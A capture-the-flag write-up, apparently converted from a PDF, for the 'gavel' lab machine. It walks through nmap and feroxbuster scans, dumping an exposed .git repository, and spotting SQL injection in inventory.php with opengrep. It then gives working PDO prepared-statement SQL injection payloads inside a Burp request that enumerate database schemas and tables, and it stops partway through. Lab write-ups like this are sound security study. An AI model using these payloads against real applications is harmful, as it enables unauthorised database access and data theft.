This is gavel writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN/Hhg1nYlWGdi109d6k/OXFg0xbLVuEho3xQqX/DkRDPQ5Y9P6l2XLkbsSscg
iQIq3/bHeX6T4mLci0/I/kHeI=
|   256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMYFumAaeF6fOwurP+3zFG7iyLB1XC40te7RWDNVze0x
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://gavel.htb/
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add gavel.htb to /etc/hosts

Web Enumeration

Visit gavel.htb



use feroxbuster to enumerate the website

```
┌──[parrot@parrot]─[~/Documents/gavel]                                    21:13:36 [1166/1193]
└─$feroxbuster -u http://gavel.htb -w /opt/SecLists/Discovery/Web-Content/common.txt
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
 Target Url            http://gavel.htb/
 In-Scope Url          gavel.htb
 Threads               50
 Wordlist              /opt/SecLists/Discovery/Web-Content/common.txt
 Status Codes          All Status Codes!
 Timeout (secs)        7
 User-Agent            feroxbuster/2.13.1
 Config File           /etc/feroxbuster/ferox-config.toml
 Extract Links         true
 HTTP methods          [GET]
 Recursion Depth       4
 Press [ENTER] to use the Scan Management Menu™
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      305c http://gavel.htb/.git => http://gavel.htb/.git/
200      GET       11l        2w       23c http://gavel.htb/.git/HEAD
```

It has .git directory. I can use git-dumper to dump it

```
git-dumper http://gavel.htb/.git out/
```

I can scan the source code with opengrep

```
opengrep scan --config /opt/opengrep-rules/php/ .
```

```
❯❯❯ opt.opengrep-rules.php.lang.security.injection.tainted-sql-string
    User data flows into this manually-constructed SQL string. User data can be safely inserted into SQL
    strings using prepared statements or an object-relational mapper (ORM). Manually-constructed SQL
    strings is a possible indicator of SQL injection, which could let an attacker steal or manipulate
    data from the database. Instead, use prepared statements (`$mysqli->prepare("INSERT INTO test(id,
    label) VALUES (?, ?)");`) or a safe library.

    21┆ $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name
       ASC");
```

It says inventory.php is susceptible to sql injection

```
11 $sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';$
12 $userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];$
13 $col = "`" . str_replace("`", "", $sortItem) . "`";$
14 $itemMap = [];$
15 $itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");$
16 try {$
17     if ($sortItem === 'quantity') {$
18         $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY qu
   antity DESC");$
19         $stmt->execute([$userId]);$
20     } else {$
21         $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");$
22         $stmt->execute([$userId]);$
23     }$
24     $results = $stmt->fetchAll(PDO::FETCH_ASSOC);$
25 } catch (Exception $e) {$
26     $results = [];$
27 }$
```

But to proceed, I need to register and login

Join the Gavel Auction

Join the Gavel to bid on items that are probably fine, mostly not cursed, and won't summon an ancient evil. Probably.
As a bonus, you'll get **50,000 coins** to spend on your new favorite hobby: buying mystery artifacts.
Oh, and if you refer a friend, you'll both get an additional 10,000 coins each. Because nothing says *"I care about you"* like *"hey, come join me in this sketchy auction house"*.

abc

••••••••


••••••••


At least 8 characters long

Create Account


Go Home

Already an esteemed member of the Gavel Auction? Proceed to the login page.





In inventory.php, I can change sort and grab the packet in burpsuite



https://slcyber.io/research-center/a-novel-technique-for-sql-injection-in-pdos-prepared-statements/ *shows how.*

```
http://localhost:8000/?name=x` FROM (SELECT table_name AS `'x`
from information_schema.tables)y;%23&col=\?%23%00

innodb_table_stats
innodb_index_stats
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMNS_EXTENSIONS
COLUMN_STATISTICS
EVENTS
FILES
INNODB_DATAFILES
INNODB_FOREIGN
...
```

Use this injection on the burpsuite


Request

Pretty Raw Hex


```
1  POST /inventory.php HTTP/1.1
2  Host: gavel.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://gavel.htb/inventory.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 102
10 Origin: http://gavel.htb
11 DNT: 1
12 Connection: keep-alive
13 Cookie: gavel_session=7r48807see00s29jmjklf2rhp4
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 user_id=x` FROM (SELECT table_name AS `'x` from
   information_schema.tables)y;-- -&sort=\?;-- -
```

```
user_id=x` FROM (SELECT table_name AS `'x` from
information_schema.tables)y;-- -&sort=\?;-- -
```


Url encode it



Then, it will show the tables



But this shows all the tables. Let's read databases by select schema_name from information_schema.schemata




Let's read table_name where schema_name is gavel. It should look like this

```
user_id=x` FROM (SELECT table_name AS `'x` from information_schema.tables
where schema_name = gavel)y;-- -&sort=\?;-- -
```

